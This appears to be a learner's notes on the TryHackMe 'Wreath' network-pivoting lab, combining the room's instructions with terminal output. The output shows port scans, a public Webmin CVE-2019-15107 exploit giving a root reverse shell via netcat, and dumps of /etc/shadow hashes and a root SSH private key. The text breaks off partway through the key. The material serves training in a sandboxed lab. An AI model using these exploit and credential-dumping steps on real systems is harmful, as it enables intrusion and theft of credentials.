Learn how to pivot through a network by compromising a public facing web machine and tunnelling your traffic to access other machines in Wreath's network. (Streak limitation only for non-subscribed users)

![[Pasted image 20230603132636.png]]
Task 1 Intro Introduction
Download Task Files

Wreath is designed as a learning resource for beginners with a primary focus on:
- Pivoting
- Working with the Empire C2 (Command and Control) framework
- Simple Anti-Virus evasion techniques
The following topics will also be covered, albeit more briefly:
-
Code Analysis (Python and PHP)
-
Locating and modifying public exploits
-
Simple webapp enumeration and exploitation
-
Git Repository Analysis
-
Simple Windows Post-Exploitation techniques
-
CLI Firewall Administration (CentOS and Windows)
-
Cross-Compilation techniques
-
Coding wrapper programs
-
Simple exfiltration techniques
-
Formatting a pentest report
These will be taught in the course of exploiting the Wreath network.
This is designed as almost a sandbox environment to follow along with the teaching content; the focus will be on the above teaching points, rather than on initial access and privilege escalation exploits (contrary to other boxes on the platform where the focus is on the challenge).
Tools:
A zipfile containing the tools demonstrated throughout this room is attached to this task. That said, whilst these will work, it would be advisable to download the latest versions of the tools (as instructed by the tasks) during your progression through the content, rather than relying on the provided archive. The password for this zipfile is: WreathNetwork.
Videos:
@DarkStar7471 has kindly created a series of videos to accompany the teaching content in the Wreath network. Please use these as your first line of support! Writeups in the form of pentest reports will also be made available.
The videos can be accessed directly from Dark's YouTube channel; however, each task in this room also contains a link to the relevant video.
Look for the "Play" button at the very bottom right of the screen:
This will update on a task-by-task basis so that it always points to the correct video.
Prerequisites:
This network is designed for beginners, but assumes basic competence in the Linux command line and fundamental hacking methodology. The ability to read and write a little code will also be useful. Any other required knowledge will be linked throughout the tasks. If you need help, please feel free to ask in the TryHackMe Discord -- there is a channel set up for this purpose in the help section there.
Conduct:
As this network is shared amongst a number of people, it goes without saying: please don't mess things up for others in the network. There are no password changes required in any of these tasks, and no files need deleted. At various stages in this network it will be necessary to upload files and tools to the remote box. Please upload these in the format: toolname-username (e.g. socat-MuirlandOracle, shell-MuirlandOracle.aspx, etc) to avoid overwriting work belonging to anyone else. In short, don't be a troll, be respectful, and have fun!
With that being said:- let's get started!
Answer the questions below
Read the introduction
Question Done
Task 2 Intro Accessing the Network
Before we get into the content, we need to know how to access the network.
Joining the network requires a 7 day streak or a subscription to TryHackMe. To limit the number of networks which have to stay active at any one point, network access will last for 10 days after joining, at which point you will be automatically be removed; however, rejoining does not require a streak so if you didn't manage to finish within the ten days, you are free to rejoin immediately and keep at it from where you left off. Progress will not be reset.
Whether you are using the AttackBox or a local machine to connect to the TryHackMe network, you will need to use OpenVPN with a connection pack specifically designed for this network.
If you are using a local machine then you will need to download a configuration pack from the Access page.
If you are a subscriber and are using the AttackBox then you will be able to find this connection pack in a directory on your desktop. This will be automatically connected when the AttackBox starts so don't run the connection pack manually on the AttackBox if you are a subscriber.
If you are not subscribed then you will need to download the connection pack as normal, copy and paste the contents into a file on the AttackBox, then connect as you would on a local VM.
Be aware that this is still a VPN (albeit with an automated startup sequence) on the AttackBox so you will need to use ip a to see your available IP addresses. Pick the one that starts with 10.50.x.x and use that for all reverse connections in the network.
Note: You are encouraged to use your own VM when attacking the Wreath Network. The content in this room will be difficult to cover in the time available with a single AttackBox and the persistence of a local VM will be hugely advantageous. Equally, certain sections (such as the Empire section) will be very difficult to perform in the AttackBox. If you don't have a local Kali VM, pre-built versions can be found for VMware or VirtualBox; however, installing manually tends to be more reliable if you are comfortable doing so.
Answer the questions below
On the access page, click on the "Network" tab, then select "Wreath" from the dropdown menu:

Note: this will only appear if you have joined the room. If you are only viewing the room just now, click the "Join" button at the top right of this page!
Click on the green download button on the access page and save the configuration pack somewhere on your local machine. If this does not work then you may have to click on the "Regenerate" button first, then give it ten seconds before attempting to download the pack.
Question Done
Connecting to OpenVPN on Linux (using either Kali or the AttackBox) can be accomplished using the openvpn client.
To do this, from the same directory we saved the config in we use the command:
sudo openvpn CONFIG_NAME.ovpn
Obviously replacing the name of the config with the config that you downloaded. Wreath config packs follow a naming scheme of USERNAME-wreath.ovpn, so an example command might be:
sudo openvpn MuirlandOracle-wreath.ovpn

This should give you access to the Wreath network!
Question Done
Without closing the connection, open a new terminal (Ctrl + T in most cases). This is the easiest way (technically speaking) to run the OpenVPN client in the background whilst still being able to use the CLI. If you are comfortable using a terminal multiplexer (e.g. Tmux) to create a connection in the background then doing so would be a more elegant solution.
Question Done
Controlling the Network:
The network has three states: Running, Stopped, and Resetting.
The current state can be shown at the top right of the network box at the top of the page:

- Running means that the network is fully operational and can be connected to at will
- Stopped indicates that the network has gone to sleep. This happens when no one has pressed the "Extend" button within a set time limit so as to prevent the network from being constantly running with no one using it. It can be restarted by pressing the "Start" button. This does not reset the network back to a clean copy, so anything stored on the targets should still be there
- Resetting indicates that the network is currently in the process of being wiped clean and resetting back to its default state. This can be used when something (or someone) has happened to one of the targets rendering it broken
The three buttons below the network map can be used to control this functionality:

-
The "Start" button restarts the network once stopped
-
The "Extend" button prevents the network from going to sleep. This button also contains a timer showing how long until the network shuts down
-
The "Reset" button initiates a full wipe of the network. This requires a percentage of users in the network to click the button, thus preventing a single person from spamming resets
Finally, the "Network Uptime" field at the bottom right of the network map indicates how long the network has been awake for. This is not necessarily the time since the last reset.
Question Done
Task 3 Intro Backstory
Out of the blue, an old friend from university: Thomas Wreath, calls you after several years of no contact. You spend a few minutes catching up before he reveals the real reason he called:
"So I heard you got into hacking? That's awesome! I have a few servers set up on my home network for my projects, I was wondering if you might like to assess them?"
You take a moment to think about it, before deciding to accept the job -- it's for a friend after all.
Turning down his offer of payment, you tell him:
Answer the questions below
I'll do it!
Question Done
Task 4 Intro Brief
Thomas has sent over the following information about the network:
_There are two machines on my home network that host projects and stuff I'm working on in my own time -- one of them has a webserver that's port forwarded, so that's your way in if you can find a vulnerability! It's serving a website that's pushed to my git server from my own PC for version control, then cloned to the public facing server. See if you can get into these! My own PC is also on that network, but I doubt you'll be able to get into that as it has protections turned on, doesn't run anything vulnerable, and can't be accessed by the public-facing section of the network. Well, I say PC -- it's technically a repurposed server because I had a spare license lying around, but same difference.
_
From this we can take away the following pieces of information:
-
There are three machines on the network
-
There is at least one public facing webserver
-
There is a self-hosted git server somewhere on the network
-
The git server is internal, so Thomas may have pushed sensitive information into it
-
There is a PC running on the network that has antivirus installed, meaning we can hazard a guess that this is likely to be Windows
-
By the sounds of it this is likely to be the server variant of Windows, which might work in our favour
-
The (assumed) Windows PC cannot be accessed directly from the webserver
This is enough to get started!
Note: You are also encouraged to treat this Network like a penetration test -- i.e. take notes and screenshots of every step and write a full report at the end (especially if you're not already familiar with writing such reports). Keeping track of any files (e.g. tools or payloads) and users you create would also be a good idea. Reports will not be marked, but the act of writing them is good practice for any professional work -- or certifications -- you may do in the future. There will be more information on the actual report writing in the Debrief & Report task, but for now just focus on extensive notes and screenshots. If you are not already comfortable taking notes, have a look into CherryTree or Notion as hierarchical notetaking applications and focus on documenting every step of the process. This room is written in a way that encourages easy note taking, so note down your kill-chain as you go along, and take lots of screenshots! Reports can be submitted to the room as writeups (in the format specified in the questions of the Debrief & Report task) -- the first five high-quality writeups submitted to the room are featured here!
Answer the questions below
Let's go!
Question Done
Before we start, if you are using Kali, make sure that it's up to date:
sudo apt update && sudo apt upgrade
This should not be necessary on the AttackBox.
Question Done
Task 5 Webserver Enumeration
As with any attack, we first begin with the enumeration phase. Completing the Nmap room (if you haven't already) will help with this section.
Thomas gave us an IP to work with (shown on the Network Panel at the top of the page). Let's start by performing a port scan on the first 15000 ports of this IP.
Note: Here (and in general), it's a good idea to save your scan results to a file so you don't have to re-run the same scan twice.
Answer the questions below
┌──(witty㉿kali)-[~/Downloads]
└─$ rustscan -a 10.200.84.200 --ulimit 5500 -b 65535 -- -A -Pn
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Real hackers hack time ⌛

[~] The config file is expected to be at "/home/witty/.rustscan.toml"
[~] Automatically increasing ulimit value to 5500.
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
Open 10.200.84.200:22
Open 10.200.84.200:80
Open 10.200.84.200:443
Open 10.200.84.200:10000
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")

Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
[~] Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-03 14:59 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:59
Completed NSE at 14:59, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:59
Completed NSE at 14:59, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:59
Completed NSE at 14:59, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 14:59
Completed Parallel DNS resolution of 1 host. at 14:59, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 14:59
Scanning 10.200.84.200 [4 ports]
Discovered open port 22/tcp on 10.200.84.200
Discovered open port 443/tcp on 10.200.84.200
Discovered open port 80/tcp on 10.200.84.200
Discovered open port 10000/tcp on 10.200.84.200
Completed Connect Scan at 14:59, 0.19s elapsed (4 total ports)
Initiating Service scan at 14:59
Scanning 4 services on 10.200.84.200
Completed Service scan at 14:59, 13.00s elapsed (4 services on 1 host)
NSE: Script scanning 10.200.84.200.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:59
NSE Timing: About 99.82% done; ETC: 15:00 (0:00:00 remaining)
Completed NSE at 15:00, 31.09s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 15:00
Completed NSE at 15:00, 2.42s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 15:00
Completed NSE at 15:00, 0.00s elapsed
Nmap scan report for 10.200.84.200
Host is up, received user-set (0.19s latency).
Scanned at 2023-06-03 14:59:42 EDT for 47s

PORT      STATE SERVICE  REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 9c1bd4b4054d8899ce091fc1156ad47e (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDfKbbFLiRV9dqsrYQifAghp85qmXpYEHf2g4JJqDKUL316TcAoGj62aamfhx5isIJHtQsA0hVmzD+4pVH4r8ANkuIIRs6j9cnBrLGpjk8xz9+BE1Vvd8lmORGxCqTv+9LgrpB7tcfoEkIOSG7zeY182kOR72igUERpy0JkzxJm2gIGb7Caz1s5/ScHEOhGX8VhNT4clOhDc9dLePRQvRooicIsENqQsLckE0eJB7rTSxemWduL+twySqtwN80a7pRzS7dzR4f6fkhVBAhYflJBW3iZ46zOItZcwT2u0wReCrFzxvDxEOewH7YHFpvOvb+Exuf3W6OuSjCHF64S7iU6z92aINNf+dSROACXbmGnBhTlGaV57brOXzujsWDylivWZ7CVVj1gB6mrNfEpBNE983qZskyVk4eTNT5cUD+3I/IPOz1bOtOWiraZCevFYaQR5AxNmx8sDIgo1z4VcxOMhrczc7RC/s3KWcoIkI2cI5+KUnDtaOfUClXPBCgYE50=
|   256 9355b4d98b70ae8e950dc2b6d20389a4 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFccvYHwpGWYUsw9mTk/mEvzyrY4ghhX2D6o3n/upTLFXbhJPV6ls4C8O0wH6TyGq7ClV3XpVa7zevngNoqlwzM=
|   256 f0615a55349bb7b83a46ca7d9fdcfa12 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINLfVtZHSGvCy3JP5GX0Dgzcxz+Y9In0TcQc3vhvMXCP
80/tcp    open  http     syn-ack Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_http-title: Did not follow redirect to https://thomaswreath.thm
443/tcp   open  ssl/http syn-ack Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
| http-methods:
|   Supported Methods: GET POST OPTIONS HEAD TRACE
|_  Potentially risky methods: TRACE
|_http-title: Thomas Wreath | Developer
| ssl-cert: Subject: commonName=thomaswreath.thm/organizationName=Thomas Wreath Development/stateOrProvinceName=East Riding Yorkshire/countryName=GB/localityName=Easingwold/emailAddress=me@thomaswreath.thm
| Issuer: commonName=thomaswreath.thm/organizationName=Thomas Wreath Development/stateOrProvinceName=East Riding Yorkshire/countryName=GB/localityName=Easingwold/emailAddress=me@thomaswreath.thm
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-06-03T18:24:56
| Not valid after:  2024-06-02T18:24:56
| MD5:   22f622a49708528396682ba604b90c8d
| SHA-1: ea7da89a11db3b3324ea48cef7e366fad4e88720
| -----BEGIN CERTIFICATE-----
| MIIELTCCAxWgAwIBAgIUSo8Az+Qvvy7xiRM+kmWL5cRGHrkwDQYJKoZIhvcNAQEL
| BQAwgaUxCzAJBgNVBAYTAkdCMR4wHAYDVQQIDBVFYXN0IFJpZGluZyBZb3Jrc2hp
| cmUxEzARBgNVBAcMCkVhc2luZ3dvbGQxIjAgBgNVBAoMGVRob21hcyBXcmVhdGgg
| RGV2ZWxvcG1lbnQxGTAXBgNVBAMMEHRob21hc3dyZWF0aC50aG0xIjAgBgkqhkiG
| 9w0BCQEWE21lQHRob21hc3dyZWF0aC50aG0wHhcNMjMwNjAzMTgyNDU2WhcNMjQw
| NjAyMTgyNDU2WjCBpTELMAkGA1UEBhMCR0IxHjAcBgNVBAgMFUVhc3QgUmlkaW5n
| IFlvcmtzaGlyZTETMBEGA1UEBwwKRWFzaW5nd29sZDEiMCAGA1UECgwZVGhvbWFz
| IFdyZWF0aCBEZXZlbG9wbWVudDEZMBcGA1UEAwwQdGhvbWFzd3JlYXRoLnRobTEi
| MCAGCSqGSIb3DQEJARYTbWVAdGhvbWFzd3JlYXRoLnRobTCCASIwDQYJKoZIhvcN
| AQEBBQADggEPADCCAQoCggEBALQz/mY65FtXnKeVJq61d/aaBVZrEtbo2Z0PLL46
| oPq0ofAoHyfZZRdMAa/ne5gjxQeWiHf2yrOIFi/9A5dxto2DN6SXknF2FSUe/Xs+
| BtgOfRtqgayN/E3k2Cm17W0rPY33pdBLom+M4lvDNiNA8OZYT9VKtWG7MWVF612C
| TNFWKQlTodJiMV3EXgut3xyvDoe3uGHj3Wle78en/zDygTopnmwsBnt8RkU3yios
| 6nVFUQ+wXHjckENTI6+PaTwYMH+cDtnNQxoKdhSLugVMUEmIYurIjiQ6cDb/UAq0
| 3vjmPuS06Uflmd5tDt3zcj7RvT07Veloxrb6cAI9H5sMiakCAwEAAaNTMFEwHQYD
| VR0OBBYEFONYRjW8RzDtxeKXV6Fj09zEiak1MB8GA1UdIwQYMBaAFONYRjW8RzDt
| xeKXV6Fj09zEiak1MA8GA1UdEwEB/wQFMAMBAf8wDQYJKoZIhvcNAQELBQADggEB
| AEamWRP1kceWE5BmR5+YfMXKEmJHpAxh3TclYgSECaL+jldy2TCK5+ulLCi46HbO
| pG9osQbTm/ume6KNHSqmQVnWXHScy030i23YytR+2EY/J1ZYvfnf3UiEy2zkjjvR
| OVALnz/wQ/qhzIMTtkDM4XPzJtO2PByWs/GMrNjP/irqUNETAmji0pZfECGBi0uR
| hFoUpwEQ/QuDIJRj7OY3FJDjYZ6W489G4lLNHKHkEl/pz3jOKxdIKSRye1ccD7Pr
| oDmCEBSdpD7XXqDk+yJuLb320brNWDZ7aUGBj8nXK/9bINDLPICF4ST6i5Ngrfa+
| pRgo2vLIsI0wMjya10UVVyI=
|_-----END CERTIFICATE-----
10000/tcp open  http     syn-ack MiniServ 1.890 (Webmin httpd)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: 8E8E99E610C1F8474422D68A4D749607
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 15:00
Completed NSE at 15:00, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 15:00
Completed NSE at 15:00, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 15:00
Completed NSE at 15:00, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.59 seconds

┌──(witty㉿kali)-[~/Downloads]
└─$ tac /etc/hosts
10.200.84.200 thomaswreath.thm

https://www.rapid7.com/db/vulnerabilities/http-webmin-cve-2019-15107/
How many of the first 15000 ports are open on the target?
nmap -p-15000 -vv TARGET_IP -oG initial-scan
4
Perform a service scan on these open ports.
What OS does Nmap think is running?
This will be given by the webserver. Note that Nmap is unlikely to get a valid result with -O, so use the headers from the webserver to ascertain the OS.
centos
Okay, we know what we're dealing with.
Open the IP in your browser -- what site does the server try to redirect you to?
*http://thomaswreath.thm*
You will have noticed that the site failed to resolve. Looks like Thomas forgot to set up the DNS!
Add it to your hosts file manually. This can be accomplished by editing the /etc/hosts file on Linux/MacOS, or C:\Windows\System32\drivers\etc\hosts on Windows, to include the IP address, followed by a tab, then the domain name. Note: this must be done as root/Administrator.
It should look something like this when done, although the IP address and domain name will be different:
Make sure you don't include the https://. It should just be domainname.thm
10.10.10.10 example.thm
Reload the webpage -- it should now resolve, but it will give you a different error related to the TLS certificate. This occurs because the box is not really connected to the internet and so cannot have a signed TLS certificate. In this instance it is safe to click "Advanced" -> "Accept Risk"; however, you should never do this in the real world.
In real life we would perform a "footprinting" phase of the engagement at this point. This essentially involves finding as much public information about the target as possible and noting it down. You never know what could prove useful!
Read through the text on the page. What is Thomas' mobile phone number?
Look at the bottom of the page.
![[Pasted image 20230603140607.png]]
+447821548812
Let's have a look at the highest open port.
Look back at your service scan results: what server version does Nmap detect as running here?
MiniServ 1.890 (Webmin httpd)
Put your answer to the last question into Google.
It appears that this service is vulnerable to an unauthenticated remote code execution exploit!
What is the CVE number for this exploit?
CVE-XXXX-XXXXX
CVE-2019-15107
We have everything we need to break into this machine, so let's get going!
Question Done
Webserver Exploitation
In the previous task we found a vulnerable service[1][2] running on the target which will give us the ability to execute commands on the target.
The next step would usually be to find an exploit for this vulnerability. There are often exploits available online for known vulnerabilities (and we will cover searching for these in an upcoming task!), however, in this instance, an exploit is provided here.
Start by cloning the repository. This can be done with the following command:
git clone https://github.com/MuirlandOracle/CVE-2019-15107
This creates a local copy of the exploit on our attacking machine. Navigate into the folder then install the required Python libraries:
cd CVE-2019-15107 && pip3 install -r requirements.txt
If this doesn't work, you may need to install pip before downloading the libraries. This can be done with:
sudo apt install python3-pip
The script should already be executable, but if not, add the executable bit (chmod +x ./CVE-2019-15107.py).
Never run an unknown script from the internet! Read through the code and see if you can get an idea of what it's doing. (Don't worry if you aren't familiar with Python -- in this case the exploit was coded by the author of this content and is being run in a lab environment, so you can infer that it isn't malicious. It is, however, good practice to read through scripts before running them).
Once you're satisfied that the script will do what it says it will, run the exploit against the target!
./CVE-2019-15107.py TARGET_IP

[1] https://sensorstechforum.com/cve-2019-15107-webmin/
[2] https://www.webmin.com/exploit.html
Answer the questions below
┌──(witty㉿kali)-[~/Downloads]
└─$ git clone https://github.com/MuirlandOracle/CVE-2019-15107
Cloning into 'CVE-2019-15107'...
remote: Enumerating objects: 32, done.
remote: Counting objects: 100% (32/32), done.
remote: Compressing objects: 100% (26/26), done.
remote: Total 32 (delta 11), reused 12 (delta 3), pack-reused 0
Receiving objects: 100% (32/32), 19.95 KiB | 1.66 MiB/s, done.
Resolving deltas: 100% (11/11), done.

──(witty㉿kali)-[~/Downloads]
└─$ cd CVE-2019-15107 && pip3 install -r requirements.txt
Defaulting to user installation because normal site-packages is not writeable
Collecting argparse
  Downloading argparse-1.4.0-py2.py3-none-any.whl (23 kB)
Requirement already satisfied: requests in /home/witty/.local/lib/python3.11/site-packages (from -r requirements.txt (line 2)) (2.22.0)
Requirement already satisfied: urllib3 in /home/witty/.local/lib/python3.11/site-packages (from -r requirements.txt (line 3)) (1.25.11)
Requirement already satisfied: prompt_toolkit in /usr/lib/python3/dist-packages (from -r requirements.txt (line 4)) (3.0.36)
Requirement already satisfied: chardet<3.1.0,>=3.0.2 in /home/witty/.local/lib/python3.11/site-packages (from requests->-r requirements.txt (line 2)) (3.0.4)
Requirement already satisfied: idna<2.9,>=2.5 in /home/witty/.local/lib/python3.11/site-packages (from requests->-r requirements.txt (line 2)) (2.8)
Requirement already satisfied: certifi>=2017.4.17 in /home/witty/.local/lib/python3.11/site-packages (from requests->-r requirements.txt (line 2)) (2022.9.24)
Installing collected packages: argparse
Successfully installed argparse-1.4.0

──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ chmod +x ./CVE-2019-15107.py

┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ ./CVE-2019-15107.py 10.200.84.200

	__        __   _               _         ____   ____ _____
	\ \      / /__| |__  _ __ ___ (_)_ __   |  _ \ / ___| ____|
	 \ \ /\ / / _ \ '_ \| '_ ` _ \| | '_ \  | |_) | |   |  _|
	  \ V  V /  __/ |_) | | | | | | | | | | |  _ <| |___| |___
	   \_/\_/ \___|_.__/|_| |_| |_|_|_| |_| |_| \_\____|_____|

						@MuirlandOracle


[*] Server is running in SSL mode. Switching to HTTPS
[+] Connected to https://10.200.84.200:10000/ successfully.
[+] Server version (1.890) should be vulnerable!
[+] Benign Payload executed!

[+] The target is vulnerable and a pseudoshell has been obtained.
Type commands to have them executed on the target.
[*] Type 'exit' to exit.
[*] Type 'shell' to obtain a full reverse shell (UNIX only).

┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ ./CVE-2019-15107.py 10.200.84.200

	__        __   _               _         ____   ____ _____
	\ \      / /__| |__  _ __ ___ (_)_ __   |  _ \ / ___| ____|
	 \ \ /\ / / _ \ '_ \| '_ ` _ \| | '_ \  | |_) | |   |  _|
	  \ V  V /  __/ |_) | | | | | | | | | | |  _ <| |___| |___
	   \_/\_/ \___|_.__/|_| |_| |_|_|_| |_| |_| \_\____|_____|

						@MuirlandOracle


[*] Server is running in SSL mode. Switching to HTTPS
[+] Connected to https://10.200.84.200:10000/ successfully.
[+] Server version (1.890) should be vulnerable!
[+] Benign Payload executed!

[+] The target is vulnerable and a pseudoshell has been obtained.
Type commands to have them executed on the target.
[*] Type 'exit' to exit.
[*] Type 'shell' to obtain a full reverse shell (UNIX only).

# shell

[*] Starting the reverse shell process
[*] For UNIX targets only!
[*] Use 'exit' to return to the pseudoshell at any time
Please enter the IP address for the shell: 10.50.85.48
Please enter the port number for the shell: 1337

[*] Start a netcat listener in a new window (nc -lvnp 1337) then press enter.

[+] You should now have a reverse shell on the target
[*] If this is not the case, please check your IP and chosen port
If these are correct then there is likely a firewall preventing the reverse connection. Try choosing a well-known port such as 443 or 53

┌──(witty㉿kali)-[~/Downloads]
└─$ rlwrap nc -lvnp 1337
listening on [any] 1337 ...
ls


┌──(witty㉿kali)-[~/Downloads]
└─$ rlwrap nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.50.85.48] from (UNKNOWN) [10.200.84.200] 58046
sh: cannot set terminal process group (1823): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4# whoami
whoami
root

sh-4.4# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:65534:65534:Kernel Overflow User:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
systemd-coredump:x:999:997:systemd Core Dumper:/:/sbin/nologin
systemd-resolve:x:193:193:systemd Resolver:/:/sbin/nologin
tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin
polkitd:x:998:996:User for polkitd:/:/sbin/nologin
libstoragemgmt:x:997:995:daemon account for libstoragemgmt:/var/run/lsm:/sbin/nologin
cockpit-ws:x:996:993:User for cockpit web service:/nonexisting:/sbin/nologin
cockpit-wsinstance:x:995:992:User for cockpit-ws instances:/nonexisting:/sbin/nologin
sssd:x:994:990:User for sssd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
chrony:x:993:989::/var/lib/chrony:/sbin/nologin
rngd:x:992:988:Random Number Generator Daemon:/var/lib/rngd:/sbin/nologin
twreath:x:1000:1000:Thomas Wreath:/home/twreath:/bin/bash
unbound:x:991:987:Unbound DNS resolver:/etc/unbound:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
nginx:x:990:986:Nginx web server:/var/lib/nginx:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/sbin/nologin
sh-4.4# cat /etc/shadow
root:$6$i9vT8tk3SoXXxK2P$HDIAwho9FOdd4QCecIJKwAwwh8Hwl.BdsbMOUAd3X/chSCvrmpfy.5lrLgnRVNq6/6g0PxK9VqSdy47/qKXad1::0:99999:7:::
bin:*:18358:0:99999:7:::
daemon:*:18358:0:99999:7:::
adm:*:18358:0:99999:7:::
lp:*:18358:0:99999:7:::
sync:*:18358:0:99999:7:::
shutdown:*:18358:0:99999:7:::
halt:*:18358:0:99999:7:::
mail:*:18358:0:99999:7:::
operator:*:18358:0:99999:7:::
games:*:18358:0:99999:7:::
ftp:*:18358:0:99999:7:::
nobody:*:18358:0:99999:7:::
dbus:!!:18573::::::
systemd-coredump:!!:18573::::::
systemd-resolve:!!:18573::::::
tss:!!:18573::::::
polkitd:!!:18573::::::
libstoragemgmt:!!:18573::::::
cockpit-ws:!!:18573::::::
cockpit-wsinstance:!!:18573::::::
sssd:!!:18573::::::
sshd:!!:18573::::::
chrony:!!:18573::::::
rngd:!!:18573::::::
twreath:$6$0my5n311RD7EiK3J$zVFV3WAPCm/dBxzz0a7uDwbQenLohKiunjlDonkqx1huhjmFYZe0RmCPsHmW3OnWYwf8RWPdXAdbtYpkJCReg.::0:99999:7:::
unbound:!!:18573::::::
apache:!!:18573::::::
nginx:!!:18573::::::
mysql:!!:18573::::::

sh-4.4# cd /root/.ssh/
cd /root/.ssh/
sh-4.4# ls
ls
authorized_keys
id_rsa
id_rsa.pub
known_hosts
sh-4.4# cat id_rsa
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAs0oHYlnFUHTlbuhePTNoITku4OBH8OxzRN8O3tMrpHqNH3LHaQRE
LgAe9qk9dvQA7pJb9V6vfLc+Vm6XLC1JY9Ljou89Cd4AcTJ9OruYZXTDnX0hW1vO5Do1bS
jkDDIfoprO37/YkDKxPFqdIYW0UkzA60qzkMHy7n3kLhab7gkV65wHdIwI/v8+SKXlVeeg
0+L12BkcSYzVyVUfE6dYxx3BwJSu8PIzLO/XUXXsOGuRRno0dG3XSFdbyiehGQlRIGEMzx
